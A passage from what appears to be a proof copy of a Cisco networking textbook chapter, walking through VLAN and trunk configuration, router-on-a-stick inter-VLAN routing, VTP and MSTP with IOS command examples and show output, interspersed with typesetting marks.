


Figure 5-7. VLAN packet capture

Company ABC is setting up VLANs for two departments, HR and sales. Create two VLANs to support 12 users in each department. Also, both the HR and sales VLANs are spread over multiple floors and must use different switches. You must trunk the interfaces connecting the switches to allow for both VLANs to traverse the core switch IOU1. Figure 5-8 is used in the next example.




Figure 5-8. 802.1Q VLAN diagram

789       The following configuration is the answer to the question about permitting multiple VLANs on one  
790 port:

```
791 IOU1
792 HR
793 VLAN 100
794 IP address: 172.16.1.0 255.255.255.240
795 We choose the highest usable IP address for the VLAN IP on the switch.
796 VLAN IP: 172.16.1.14

797 Sales
798 VLAN 200
799 IP address: 172.16.1.16 255.255.255.240
800 VLAN IP: 172.16.1.30

801 Voice VLAN 800
802 IP address: 172.16.2.0 255.255.255.224
803 VLAN IP: 172.16.2.30

804 IOU2
805 HR
806 VLAN 100
807 IP address: 172.16.3.0 255.255.255.240
808 We choose the next highest usable IP address for the VLAN IP on the switch.
809 VLAN IP: 172.16.3.14

810 IOU2
811 Sales
812 VLAN 200
813 IP address: 172.16.4.0 255.255.255.240
814 We choose the next highest usable IP address for the VLAN IP on the switch.
815 VLAN IP: 172.16.4.14
```

816       The switchport mode trunk command turns the access port into a trunk port:

```
817 IOU3(config-if)#switchport mode trunk
```

818       The switchport trunk allowed vlan command lets you restrict which VLANs are allowed or not  
819 allowed to propagate through the trunk port. By default, this command allows all VLANs unless stated:

```
820 IOU3(config-if)#switchport trunk allowed vlan ?
821 WORD VLAN IDs of the allowed VLANs when this port is in trunking mode
822 add add VLANs to the current list
823 all all VLANs
824 except all VLANs except the following
825 none no VLANs
826 remove remove VLANs from the current list
```

The `switchport trunk` command displays other commands that are available to the administrator, including encapsulation: 827  
828

```
IOU3(config-if)#switchport trunk ? 829
 allowed Set allowed VLAN characteristics when interface is in trunking 830
 mode 831
 encapsulation Set trunking encapsulation when interface is in trunking mode 832
 native Set trunking native characteristics when interface is in 833
 trunking mode 834
 pruning Set pruning VLAN characteristics when interface is in trunking 835
 mode 836
```

The `switchport trunk encapsulation` command lets you choose which encapsulation you would like to use. The `dot1q` command is most widely used because `isl` encapsulation is only used for Cisco devices since it's proprietary: 837  
838  
839

```
IOU3(config-if)#switchport trunk encapsulation ? 840
 dot1q Interface uses only 802.1q trunking encapsulation when trunking 841
 isl Interface uses only ISL trunking encapsulation when trunking 842
 negotiate Device will negotiate trunking encapsulation with peer on 843
 interface 844
```

## Trunk Configuration 845

This section provides an example trunk configuration for a switch: 846

```
IOU1 847
IOU1#configure terminal 848
Enter configuration commands, one per line. End with CNTL/Z. 849
IOU1(config)#interface vlan 100 850
IOU1(config-if)#ip address 172.16.1.14 255.255.255.240 851
IOU1(config-if)#description HR Data VLAN 852
IOU1(config-if)#interface vlan 200 853
IOU1(config-if)#description Sales Data VLAN 854
IOU1(config-if)#ip address 172.16.1.30 255.255.255.240 855
IOU1(config-if)#interface vlan 800 856
IOU1(config-if)#desc Voice VLAN 857
IOU1(config-if)#ip address 172.16.2.30 255.255.255.224 858
IOU1(config-if)#int range e0/0 - 1 859
IOU1(config-if-range)#no shut 860
IOU1(config-if-range)#switchport access vlan 200 861
IOU1(config-if-range)#switchport voice vlan 800 862
IOU1(config-if-range)#int range e0/2 - 3 863
IOU1(config-if-range)#no shut 864
IOU1(config-if-range)#switchport access vlan 100 865
IOU1(config-if-range)#switchport voice vlan 800 866
IOU1(config)#interface ethernet1/0 867
IOU1(config-if)#switchport trunk allowed vlan 200,800 868
IOU1(config-if)#switchport trunk encapsulation dot1q 869
IOU1(config-if)#switchport mode trunk 870
IOU1(config-if)#no shut 871
```

```

872 IOU1(config-if)#interface ethernet1/1
873 IOU1(config-if)#switchport trunk allowed vlan 100,800
874 IOU1(config-if)#switchport trunk encapsulation dot1q
875 IOU1(config-if)#switchport mode trunk
876 IOU1(config-if)#no shut

877 IOU2
878 IOU2#conf terminal
879 Enter configuration commands, one per line. End with CNTL/Z.
880 IOU2(config)#interface vlan 100
881 IOU2(config-if)#ip address 172.16.3.14 255.255.255.240
882 IOU2(config-if)#no shut
883 IOU2(config-if)#desc HR Data VLAN
884 IOU2(config-if)#int e0/0
885 IOU2(config-if)#no shut
886 IOU2(config-if)#switchport trunk allowed vlan 100,800
887 IOU2(config-if)#switchport trunk encapsulation dot1q
888 IOU2(config-if)#switchport mode trunk
889 IOU2(config-if)#int e0/1
890 IOU2(config-if)#no shut

891 IOU2(config-if)#switchport access vlan 100
892 IOU3
893 IOU3#configure terminal
894 Enter configuration commands, one per line. End with CNTL/Z.
895 IOU3(config)#interface vlan 200
896 IOU3(config-if)#ip address 172.16.4.14 255.255.255.240
897 IOU3(config-if)#no shut
898 IOU3(config-if)#desc Sales Data VLAN
899 IOU3(config-if)#int e0/0
900 IOU3(config-if)#no shut
901 IOU3(config-if)#switchport trunk allowed vlan 200,800
902 IOU3(config-if)#switchport trunk encapsulation dot1q
903 IOU3(config-if)#switchport mode trunk
904 IOU3(config-if)#int e0/1
905 IOU3(config-if)#no shut
906 IOU3(config-if)#switchport access vlan 200

```

907 The show interface trunk command displays information about all trunk interfaces on the switch.  
 908 The following output verifies that interfaces Ethernet1/0 and Ethernet1/1 are in trunking mode:

```

909 IOU1#Show interface trunk

910 Port Mode Encapsulation Status Native vlan
911 Et1/0 desirable n-isl trunking 1
912 Et1/1 desirable n-isl trunking 1

913 Port Vlans allowed on trunk
914 Et1/0 1-4094
915 Et1/1 1-4094

```

|       |                                                        |     |
|-------|--------------------------------------------------------|-----|
| Port  | Vlans allowed and active in management domain          | 916 |
| Et1/0 | 1,100,200,800                                          | 917 |
| Et1/1 | 1,100,200,800                                          | 918 |
| Port  | Vlans in spanning tree forwarding state and not pruned | 919 |
| Et1/0 | 1,100                                                  | 920 |
| Et1/1 | 1,200                                                  | 921 |

---

■ **Note** An IOS switch can run both 802.1Q and ISL encapsulations; therefore, you must specify a trunk encapsulation before configuring the port as a trunk. After configuring the port with a trunking encapsulation protocol, you can configure the port as a trunk. 922  
923  
924

---

## Routing Between VLANs 925

VLANs are not able to communicate with other VLANs by default. Because they are seen as separate networks, they do not know how to route to other networks. How can you solve this problem? Why not add a router to the switch to route packets between the VLANs. This configuration is called a *router on a stick*. 926  
927  
928  
The router is configured with subinterfaces that each correspond to different VLANs and adds the Dot1Q encapsulation so that the correct packets go to the correct VLAN. Figure 5-9 is used in this example. 929  
930




Figure 5-9. VLAN routing diagram

931 **Routing VLAN Configurations**

932 This section covers configuring routing VLANs on a switch by using the following information along with  
 933 Figure 5-9:

934 IOU1  
 935 HR  
 936 Interface Ethernet0/0.100  
 937 IP address: 192.168.5.13 255.255.255.240

938 Sales  
 939 Interface Ethernet0/0.200  
 940 IP address: 192.168.5.29 255.255.255.240

941 IOU2  
 942 HR  
 943 VLAN 100  
 944 IP address: 192.168.5.0 255.255.255.240  
 945 VLAN IP: 192.168.5.14

946 Sales  
 947 VLAN 200  
 948 IP address: 192.168.5.16 255.255.255.240  
 949 VLAN IP: 192.168.5.30

950 Voice VLAN 800  
 951 IP address: 192.168.6.0 255.255.255.224  
 952 VLAN IP: 192.168.6.30

953 IOU1 Configuration  
 954 IOU1#configure terminal  
 955 Enter configuration commands, one per line. End with CNTL/Z.  
 956 IOU1(config)#int e0/0  
 957 IOU1(config-if)#no shut  
 958 IOU1(config-if)#Interface Ethernet0/0.100  
 959 IOU1(config-subif)#encapsulation dot1q 100  
 960 IOU1(config-subif)#description HR  
 961 IOU1(config-subif)#IP address 192.168.5.13 255.255.255.240  
 962 IOU1(config-subif)#Interface Ethernet0/0.200  
 963 IOU1(config-subif)#encapsulation dot1q 200  
 964 IOU1(config-subif)#description Sales  
 965 IOU1(config-subif)#IP address 192.168.5.29 255.255.255.240

966 IOU2 Configuration  
 967 IOU2#configure terminal  
 968 Enter configuration commands, one per line. End with CNTL/Z.  
 969 IOU2(config)#interface vlan 100  
 970 IOU2(config-if)#ip address 192.168.5.14 255.255.255.240  
 971 IOU2(config-if)#no shut  
 972 IOU2(config-if)#desc HR Data VLAN  
 973 IOU2(config-if)#interface vlan 200  
 974 IOU2(config-if)#ip address 192.168.5.30 255.255.255.240



|                                                                   |     |
|-------------------------------------------------------------------|-----|
| IOU2(config-if)#no shut                                           | 975 |
| IOU2(config-if)#desc Sales Data VLAN                              | 976 |
| IOU2(config-if)#int e0/0                                          | 977 |
| IOU2(config-if)#no shut                                           | 978 |
| IOU2(config-if)#switchport trunk encapsulation dot1q              | 979 |
| IOU2(config-if)#switchport mode trunk                             | 980 |
| IOU2(config-if)#int e0/1                                          | 981 |
| IOU2(config-if)#no shut                                           | 982 |
| IOU2(config-if)#switchport access vlan 100                        | 983 |
| IOU2(config-if)#int e0/2                                          | 984 |
| IOU2(config-if)#no shut                                           | 985 |
| IOU2(config-if)#switchport access vlan 200                        | 986 |
| IOU1#sh int e0/0.100                                              | 987 |
| Ethernet0/0.100 is up, line protocol is up                        | 988 |
| Hardware is AmdP2, address is aabb.cc00.0100 (bia aabb.cc00.0100) | 989 |
| Description: HR                                                   | 990 |
| Internet address is 192.168.5.13/28                               | 991 |
| MTU 1500 bytes, BW 10000 Kbit/sec, DLY 1000 usec,                 | 992 |
| reliability 255/255, txload 1/255, rxload 1/255                   | 993 |
| Encapsulation 802.1Q Virtual LAN, Vlan ID 100.                    | 994 |

## VLAN Trunking Protocol 995

The VLAN Trunking Protocol, also known as VTP, is a proprietary protocol of Cisco that carries VLAN data to every switch in a VTP domain. Switch trunk ports using VTP advertise the following: 996-997

- Configuration revision number 998
- Management domain 999
- Known VLANs and their specific parameters 1000

Using VTP allows network administrators to maintain a VLAN database consistency through the entire network. A centralized switch known as the VTP server sends out layer 2 trunk frames to manage the addition, deletion, and renaming of VLANs. This negates the need to configure the same VLAN data on every switch on the network. 1001-1004

## VTP Modes 1005

This section covers the three modes of VTP. 1006

There are three VTP modes: 1007

- *Server*: There must be at least one server in your VTP domain that sends VLAN data through the domain. Only a switch in server mode can create, delete, or add VLANs in a VTP domain. All changes made on the VTP server will be propagated in the domain. 1008-1010
- *Client*: All switches in client mode receive VLAN information from the VTP server, including sending updates. All VLAN data is not saved in NVRAM for client switches. 1011-1012
- *Transparent*: Switches in this mode will not participate in the VTP domain. These switches send VTP advertisements through trunk links and maintain their local VLAN database, which is not sent to any other switch in the network. 1013-1015

1016 **VTP Pruning**

1017 VTP pruning allows you to control which switches receive VLAN packets to preserve network bandwidth.  
 1018 Pruning allows the reduction of broadcasts and multicast packets, allowing only switches that need the  
 1019 VLAN information. VLANs can be configured for pruning in interface configuration mode:

```


1020 IOU1(config-if)#switchport trunk pruning vlan ?
1021 WORD VLAN IDs of the allowed VLANs when this port is in trunking mode
1022 add add VLANs to the current list
1023 except all VLANs except the following
1024 none no VLANs
1025 remove remove VLANs from the current list
1026 IOU1(config-if)#switchport trunk pruning vlan 100

```

1027 **VTP Configuration**

1028 We will now build on the previous two examples. Figure 5-10 is used in this example.

this figure will be printed in b/w



**Figure 5-10.** VTP architecture example

1029 Referencing Figure 5-10, let's configure VTP:

```

1030 IOU1
1031 IOU1#configure terminal
1032 Enter configuration commands, one per line. End with CNTL/Z.
1033 IOU1(config)#interface vlan 100
1034 IOU1(config-if)#ip address 1.1.1.14 255.255.255.240
1035 IOU1(config-if)#description HR Data VLAN
1036 IOU1(config-if)#interface vlan 200
1037 IOU1(config-if)#description Sales Data VLAN
1038 IOU1(config-if)#ip address 2.1.1.14 255.255.255.240
1039 IOU1(config-if)#interface vlan 800
1040 IOU1(config-if)#desc Voice VLAN
1041 IOU1(config-if)#ip address 3.1.1.30 255.255.255.240
1042 IOU1(config-if)#int range e0/0 - 1

```

|                                                              |      |
|--------------------------------------------------------------|------|
| IOU1(config-if-range)#no shut                                | 1043 |
| IOU1(config-if-range)#switchport access vlan 200             | 1044 |
| IOU1(config-if-range)#switchport voice vlan 800              | 1045 |
| IOU1(config-if-range)#int range e0/2 - 3                     | 1046 |
| IOU1(config-if-range)#no shut                                | 1047 |
| IOU1(config-if-range)#switchport access vlan 100             | 1048 |
| IOU1(config-if-range)#switchport voice vlan 800              | 1049 |
| IOU1(config)#vtp mode server                                 | 1050 |
| Device mode already VTP Server for VLANS.                    | 1051 |
| IOU1(config)#vtp domain Test                                 | 1052 |
| Changing VTP domain name from NULL to Test                   | 1053 |
| IOU1(config)#vtp password Test                               | 1054 |
| Setting device VTP password to Test                          | 1055 |
| IOU1(config)#interface ethernet1/0                           | 1056 |
| IOU1(config-if)#switchport mode trunk                        | 1057 |
| IOU1(config-if)#no shut                                      | 1058 |
| IOU1(config-if)#interface ethernet1/1                        | 1059 |
| IOU1(config-if)#switchport mode trunk                        | 1060 |
| IOU1(config-if)#no shut                                      | 1061 |
| IOU1(config-if)#no shut                                      | 1062 |
| <br>                                                         |      |
| IOU2#conf terminal                                           | 1063 |
| Enter configuration commands, one per line. End with CNTL/Z. | 1064 |
| IOU2(config)#interface vlan 100                              | 1065 |
| IOU2(config-if)#ip address 1.1.1.13 255.255.255.240          | 1066 |
| IOU2(config-if)#no shut                                      | 1067 |
| IOU2(config-if)#desc HR Data VLAN                            | 1068 |
| IOU2(config-if)#int e0/0                                     | 1069 |
| IOU2(config-if)#no shut                                      | 1070 |
| IOU2(config-if)#switchport mode trunk                        | 1071 |
| IOU2(config-if)#int e0/1                                     | 1072 |
| IOU2(config-if)#no shut                                      | 1073 |
| IOU2(config-if)#switchport access vlan 100                   | 1074 |
| IOU2(config-if)#vtp mode client                              | 1075 |
| Setting device to VTP Client mode for VLANS.                 | 1076 |
| IOU2(config)#vtp domain Test                                 | 1077 |
| Changing VTP domain name from NULL to Test                   | 1078 |
| IOU2(config)#vtp password Test                               | 1079 |
| <br>                                                         |      |
| IOU3                                                         | 1080 |
| IOU3#configure terminal                                      | 1081 |
| Enter configuration commands, one per line. End with CNTL/Z. | 1082 |
| IOU3(config)#interface vlan 200                              | 1083 |
| IOU3(config-if)#ip address 2.1.1.13 255.255.255.240          | 1084 |
| IOU3(config-if)#no shut                                      | 1085 |
| IOU3(config-if)#desc Sales Data VLAN                         | 1086 |
| IOU3(config-if)#int e0/0                                     | 1087 |
| IOU3(config-if)#no shut                                      | 1088 |
| IOU3(config-if)#switchport mode trunk                        | 1089 |
| IOU3(config-if)#int e0/1                                     | 1090 |
| IOU3(config-if)#no shut                                      | 1091 |

```

1092 IOU3(config-if)#switchport access vlan 200
1093 IOU3(config-if)#vtp mode client
1094 Setting device to VTP Client mode for VLANs.
1095 IOU3(config)#vtp domain Test
1096 Changing VTP domain name from NULL to Test
1097 IOU3(config)#vtp password Test
1098 Setting device VTP password to Test

```

---

1099 ■ **Note** When learning a new switch, be sure to add it as a VTP client before bringing it online. If you do not,  
 1100 be prepared to reconfigure your entire VLAN database; the new switch may transmit a new VLAN database and  
 1101 overwrite your current database.

---

1102 The show vlan brief command displays your VLAN database; even though you have not configured  
 1103 any information on IOU3 for VLAN 100 or 800, it still has this information in its database, thanks to VTP:

```

1104 IOU3#sh vlan brief

```

| VLAN | Name     | Status | Ports                                      |
|------|----------|--------|--------------------------------------------|
| 1    | default  | active | Et0/2, Et0/3, Et1/0, Et1/1<br>Et1/2, Et1/3 |
| 100  | VLAN0100 | active |                                            |
| 200  | VLAN0200 | active | Et0/1                                      |
| 800  | VLAN0800 | active |                                            |

1112 The show vtp status command allows you to see information regarding the switch’s VTP status:

```

1113 IOU3#sh vtp status
1114 VTP Version : 3 (capable)
1115 Configuration Revision : 1
1116 Maximum VLANs supported locally : 1005
1117 Number of existing VLANs : 8
1118 VTP Operating Mode : Client
1119 VTP Domain Name : Test
1120 VTP Pruning Mode : Disabled (Operationally Disabled)
1121 VTP V2 Mode : Disabled
1122 VTP Traps Generation : Disabled
1123 MD5 digest : 0xC3 0xDE 0x30 0xC9 0xD4 0x1A 0x3F 0x3A
1124 Configuration last modified by 0.0.0.0 at 12-31-14 14:07:10
1125 VTP version running : 1

```

1126 Let’s say you don’t want to receive data from a certain VLAN; you can use the pruning command.

---

1127 ■ **Note** To make a new switch become the server, network administrators should first make it a client to  
 1128 receive the VLAN database and then change it to a server.

---

# Multiple Spanning Tree Protocol

1129

Multiple Spanning Tree Protocol (MSTP) was designed with the idea that a redundant physical topology only has a few different spanning tree topologies. The following physical topology in Figure 5-11 consists of three switches, resulting in three different spanning tree topologies from different root bridge placements.

STP runs an instance per VLAN on the switch, while MSTP runs VLAN-independent STP instances and the VLANs are mapped to each STP instance. The total number of STP instances is kept low while using all instances for VLAN traffic. For MSTP to work correctly, the port must be active for the VLAN, and the port must be in a forwarding state.

Let's use the physical topology in Figures 5-11, 5-12, 5-13, and 5-14 as an example. Figures 5-12, 5-13, and 5-14 are the three different representations of Figure 5-11 by switching the root bridge of each topology.




Figure 5-11. Spanning tree diagram




Figure 5-12. Spanning tree diagram

this figure will be printed in b/w

this figure will be printed in b/w

AU4

this figure will be printed in b/w




Figure 5-13. Spanning tree diagram

this figure will be printed in b/w




Figure 5-14. Spanning tree diagram

1139 MSTP 0 is always present as it's mandatory. Every MSTP maps to a VLAN or set of VLANs. Cisco can  
 1140 support a maximum of 16 MSTPs on a switch. In MSTP, BPDUs are transmitted out of every port by all  
 1141 switches except for boundary ports. MSTP communication is limited to only within the region.

1142 MST (Multiple Spanning Tree) reduces the number of spanning tree instances and minimizes the  
 1143 CPU resources used by the spanning tree process since we no longer have a separate STP instance per  
 1144 VLAN. MST converges faster than PVST+. MST allows for multiple spanning tree topologies over trunks.  
 1145 The MST region allows switches with the same MST configuration to be fault tolerant by creating multiple  
 1146 forwarding paths for data. We can load balance by having multiple VLANs in a single MST instance.

1147 For MST to be effective, each VLAN to MST mapping must be consistent in all switches in the MST  
 1148 region. All switches must have the same MST configuration. As requirements to be a part of the same MST  
 1149 region, the following need to be the same: the MST region name, the VLAN-to-instance grouping, and  
 1150 the configuration revision number. The configuration includes naming the region and the MST instance  
 1151 assignment. Instances can be assigned numbers 1-4094, but a region can only handle 65 instances.

1152 MST creates the STP instance Internal Spanning Tree (IST). The IST represents the MST region to the  
 1153 outside world and presents the MST region as one single virtual bridge. The default grouping for all VLANs  
 1154 is IST0. IST is the only instance that can send and receive BPDUs in the MST. The root of the IST, the switch  
 1155 with the lowest bridge ID (BID), becomes the IST master.

AU5

## MSTP Configuration 1156

This section provides an example configuration of MSTP. 1157

MST is enabled on a switch with the following command: 1158

```
Distro1(config)#spanning-tree mode mst 1159
```

You can enter MST configuration submenu on the switch with the following command: 1160

```
Distro1(config)#spanning-tree mst configuration 1161
```

```
Distro1(config-mst)#? 1162
```

```
 abort Exit region configuration mode, aborting changes 1163
```

```
 exit Exit region configuration mode, applying changes 1164
```

```
 instance Map vlans to an MST instance 1165
```

```
 name Set configuration name 1166
```

```
 no Negate a command or set its defaults 1167
```

```
 private-vlan Set private-vlan synchronization 1168
```

```
 revision Set configuration revision number 1169
```

```
 show Display region configurations 1170
```

AU6 We can specify an instance using a VLAN range by using a hyphen like so, instance 1 vlan 1-200, to map 1171

VLANs 1-200 to MST instance 1. To configure specific VLANs, you would enter a command like so, instance 1172

1 vlan 20, 40, 60, to map VLANs 20, 40, and 60 to MST instance 1: 1173

```
Distro1(config-mst)#instance 1 vlan 10-200 1174
```

```
Distro1(config-mst)#instance 1 vlan 20, 40, 60 1175
```

We can name the region and set the configuration revision, using the following commands: 1176

```
Distro1(config-mst)#name Southeast_Region 1177
```

```
Distro1(config-mst)#revision 1 1178
```

AU7 The Distro1 switch will be configured to become a primary root bridge for instance 1 VLANs 1179

20, 40, and 60 with the **spanning-tree mst 1 root primary** command, and the secondary root 1180

bridge for instance 2 VLANs 30,50, and 70 uses the **spanning-tree mst 2 root secondary** 1181

command. 1182

## Port Priority Configuration 1183

When a loop occurs in your MSTP topology, MST then uses port priority to determine which interface to 1184

put into the forwarding state. A lower priority can be assigned to interfaces that you want selected first and 1185

a higher priority to the interfaces that you want selected last. If all interfaces are the default priority or have 1186

the same priority, MST selects the interface with the lowest interface number. The priority ranges from 0 to 1187

61440 in increments of 4096; the default value is 32768. Priority values that can be assigned are 0, 4096, 8192, 1188

12288, 16384, 20480, 24576, 28672, 32768, 36864, 40960, 45056, 49152, 53248, 57344, and 61440. The switch 1189

with the lowest priority number is chosen as the root switch. The switch rejects all values that are not an 1190

increment of 4096, including 0: 1191

```
Distro1(config-mst)#spanning-tree mst 1 priority 8192 1192
```

1193 **Port Cost Configuration**

1194 The MST path cost is calculated using the speed of the interface. When a loop occurs in your MSTP topology,  
 1195 MST then uses path cost to determine which interface to put into the forwarding state. A lower path cost can  
 1196 be assigned to interfaces that you want selected first and a higher path cost to the interfaces that you want  
 1197 selected last. If all interfaces are the default path cost or have the same value, MST selects the interface with  
 1198 the lowest interface number and blocks all other interfaces.

1199 The cost ranges from 1 to 200000000. The default value is calculated from the media speed of the  
 1200 interface.

1201 The following command can be used at the interface level to configure MST path cost:

```
1202 Distro1(config-if)#spanning-tree mst 1 cost 2500000
```

1203 Exercise care when using the cost command. For most situations, we recommend that you enter the  
 1204 **spanning-tree mst root primary** and **spanning-tree mst root secondary** global configuration commands  
 1205 to modify the switch priority.

1206 Let's configure the switches using Figure 5-15.

this figure will be printed in b/w




Figure 5-15. MSTP diagram

1207 **Distro1 Configuration**

```
1208 Distro1(config)#spanning-tree mst configuration
1209 Distro1(config-mst)#name Southeast_Region
1210 Distro1(config-mst)#revision 10
1211 Distro1(config-mst)#instance 1 vlan 10, 100, 500
1212 Distro1(config-mst)#instance 2 vlan 20, 200, 600
1213 Distro1(config-mst)#exit
1214 Distro1(config)#spanning-tree mst 0-1 root primary
1215 Distro1(config)#spanning-tree mst 2 root secondary
```



|                                                                        |      |
|------------------------------------------------------------------------|------|
| Distro1(config)#spanning-tree mode mst                                 | 1216 |
| Distro1(config)#vlan 10,20,100,200,500,600                             | 1217 |
| Distro1(config-vlan)#interface Ethernet0/0                             | 1218 |
| Distro1(config-if)#switchport trunk encapsulation dot1q                | 1219 |
| Distro1(config-if)#switchport mode trunk                               | 1220 |
| Distro1(config-if)#switchport trunk allowed vlan 10,20,100,200,500,600 | 1221 |
| Distro1(config-if)#interface Ethernet0/1                               | 1222 |
| Distro1(config-if)#switchport trunk encapsulation dot1q                | 1223 |
| Distro1(config-if)#switchport mode trunk                               | 1224 |
| Distro1(config-if)#switchport trunk allowed vlan 10,20,100,200,500,600 | 1225 |
| Distro1(config-if)#interface Ethernet3/2                               | 1226 |
| Distro1(config-if)#switchport trunk encapsulation dot1q                | 1227 |
| Distro1(config-if)#switchport mode trunk                               | 1228 |
| Distro1(config-if)#switchport trunk allowed vlan 10,20,100,200,500,600 | 1229 |
| Distro1(config-if)#interface Ethernet3/3                               | 1230 |
| Distro1(config-if)#switchport trunk encapsulation dot1q                | 1231 |
| Distro1(config-if)#switchport mode trunk                               | 1232 |
| Distro1(config-if)#switchport trunk allowed vlan 10,20,100,200,500,600 | 1233 |

## Distro2 Configuration 1234

|                                                                        |      |
|------------------------------------------------------------------------|------|
| Distro2(config)#spanning-tree mst configuration                        | 1235 |
| Distro2(config-mst)#name Southeast_Region                              | 1236 |
| Distro2(config-mst)#revision 10                                        | 1237 |
| Distro2(config-mst)#instance 1 vlan 10, 100, 500                       | 1238 |
| Distro2(config-mst)#instance 2 vlan 20, 200, 600                       | 1239 |
| Distro2(config-mst)#exit                                               | 1240 |
| Distro2(config)#spanning-tree mst 0-1 root secondary                   | 1241 |
| Distro2(config)#spanning-tree mst 2 root primary                       | 1242 |
| Distro2(config)#spanning-tree mode mst                                 | 1243 |
| Distro2(config)#vlan 10,20,100,200,500,600                             | 1244 |
| Distro2(config-vlan)#interface Ethernet0/0                             | 1245 |
| Distro2(config-if)#switchport trunk encapsulation dot1q                | 1246 |
| Distro2(config-if)#switchport mode trunk                               | 1247 |
| Distro2(config-if)#switchport trunk allowed vlan 10,20,100,200,500,600 | 1248 |
| Distro2(config-if)#interface Ethernet0/1                               | 1249 |
| Distro2(config-if)#switchport trunk encapsulation dot1q                | 1250 |
| Distro2(config-if)#switchport mode trunk                               | 1251 |
| Distro2(config-if)#switchport trunk allowed vlan 10,20,100,200,500,600 | 1252 |
| Distro2(config-if)#interface Ethernet3/2                               | 1253 |
| Distro2(config-if)#switchport trunk encapsulation dot1q                | 1254 |
| Distro2(config-if)#switchport mode trunk                               | 1255 |
| Distro2(config-if)#switchport trunk allowed vlan 10,20,100,200,500,600 | 1256 |
| Distro2(config-if)#interface Ethernet3/3                               | 1257 |
| Distro2(config-if)#switchport trunk encapsulation dot1q                | 1258 |
| Distro2(config-if)#switchport mode trunk                               | 1259 |
